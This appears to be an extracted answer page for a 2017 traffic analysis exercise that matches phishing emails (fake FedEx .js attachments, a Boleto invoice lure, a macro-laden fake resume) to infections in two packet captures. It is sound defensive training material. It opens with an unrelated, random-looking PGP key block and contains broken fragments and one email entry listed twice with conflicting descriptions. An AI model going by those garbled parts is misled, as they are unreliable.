
-----BEGIN PGP PUBLIC KEY BLOCK-----

```
PBwmgiCigCrUe6hM0es+6MBwzVNiHTBkVlyECbvukDjtWptMloCSLMl0XSyoON7CPrG71ld12R55
eao0cC/Je/ap6zY2gujF13cbbubbeGTE6WUNOVQYqMuencqYJD9tqUKRm8kIHeVFJRKrtPUT4eJ9
+AGF+eNTzo/uNdczilo1U1LQ/dFqHgAyabYh7cRgxI0A2gQWI5SDME2g766Y9jsd5ioBJyL4xmfD
YbQs1un/QDg4tjJV0ShONGoh51fT4xrdk2lW+SoVUdoiLdbkwC0GmEIZHQVaOL3nMtrCuQ3Je8MD
23XBqSG6jrdnVELFv7wDaL8pxLC346tJHWeiJq6uWDlCSsXE4gradF4TStMR8TwtKqyyvzKD0Dx
dEK+HjaPMoX4L00yhpWysYN8c0yQDu2ZfWTLajM23AVpj1ygs3Pj38Uiszn0CMcqQVwd+5VqjnPp
bWAI/szx1JI55gVFZ3RF6ezrAIH6rkqNFOZB+82qWzKEjvZMaG4j90mUErrIpE/kyouPA3a1zGSM
CcLELAdiJPI/DdtA4tnDPHfdSHbNddy4g5F9VO4KWP2qSEGJWVNmHx07MCNCqHaNBNGKVP1h1rB
tZuVNLJ6u8K53rGYfYDNBRFUVnXfAXahVnZm27UCyveggvDT8yCxl70maEeGEGdmI9Pt2QN72C
jvE2RySC0jiEoaYf0jlg4y19p3MPliv124qsDwf4+paIBndx3hIsdCOMvCIBXjnfCIKdR40K6VbQ
FGHV1E6rXmJLyncyw/jqq2npFxt/srS6hRVAmLH3TT6I10Li9tmTwhg9NULbpbZrmTeKellCZF2J
knjja3mEveCQDFoSuU7+iFs0zgtFT3S17lhyhZtlzS9n8Xz6WYjvluPm1Re2082rx0G8VoyMA9fZ
dhrxFaabwz4K8TZO2K0Wku/dyJ0GRL1eFgxpdyJYDL7XaX/ZJ5W8QK1hyjeiDIuME4Ho7ikEmTDL
j2T5JmTRFghA8VTBZKnRwYAvpc1Y7AjdWANLYqhcXszpQpw6/90tJ43tQTRybJDubVcUGyz057in
hK0e173N+aDgaFXJ/uWwktvXnMJP6M7Bck41Blch4utdwwPm3rtE/W+aiivSeA5/fe9WRCvrM0cT
sNaCI/x0W0ZzXpfm/JpCXc+958uU3aaBF2vjHL91Fhfujgc+tsAzLh9kdvpqG9cUW2faE69ckPQ0
Yj9LrcnxRh89vMEhEV1Sg0B1f+k6KNN4VWcbbSLC4rqw2w6bPunNvD/LF+9aDnXdfB9/0fujqTAq
IzhLiBD6wPv9j33dsEKHK5YwFsbOLv1P44ZUFxcVXQ==
```

-----END PGP PUBLIC KEY BLOCK-----



FedEx-Parcel

-ID-S0JM7T3

0.zip

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Indicators from the reverse.it analysis of **FedEx-Parcel-ID-S0JM7T30.doc.js** happen to be an exact match for the traffic in Marion's pcap. This is most likely the email that infected Marion's computer.

Now, we're just left with finding the email that infected Marcus's computer.

2017-04-12-0101-UTC.eml

This email has a **cl.ly** URL, and Marcus's pcap doesn't have any DNS requests or HTTPS traffic to any **cl.ly** URLs. We can safely eliminate this email from consideration.



Shown above: screen shot of the email.

2017-04-12-0842-UTC.eml

Another fake FedEx email, but the .js file extracted from the email doesn't match traffic from Marion's computer as closely as the previous email did. The reverse.it analysis is at:


2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

- <https://www.reverse.it/sample/3dbc07132f5d9154454c8ffb5fbce0fcb3018e757b1a403b4e4335e32b5a7c84?environmentId=100>

We can eliminate this email from consideration.

2017-04-17-1652-UTC.eml

This email has an attachment named **Fatura-Ref.02.2017.pdf** that is a fake Boletto banking document with a link to a URL for **storage.googleapis.com**. I checked the link, and it did some redirects and provided a file named **Fatura-02.zip** from **dc600.4shared.com**. That traffic does not match traffic from either of our two exercise pcaps.



Shown above: screen shot of the email.

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS


2017-04-17-1830-UTC.eml

This is another fake FedEx email that doesn't quite match traffic from Marion's pcap. You can find analysis of the extracted .js file at:

- <https://www.reverse.it/sample/cac56cea22a2b54bc90a59864ad3c810915ac2539d4ad95cd415ac7761d3458b?environmentId=100>

2017-04-17-2155-UTC.eml

This email is a fake job seeker sending a fake resume cover letter. The attachment is a Word document named see **shenandoah memorial hospital.doc** and it has malicious macros.



Shown above: Screenshot of the email.

You can find the reverse.it analysis of the Word document at;


- <https://www.reverse.it/sample/997e71a509bba6d363b1e7a7f4f5ba30e83babee12b15269bec40eb110f2a254?environmentId=100>

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Look through the reverse.it analysis, you'll find the domains and traffic a match for the Marcus pcap.

2017-04-17-2155-UTC.eml

This email has a link that isn't reflected in either of the pcaps. We can eliminate this email from consideration.



Shown above: Screenshot of the email.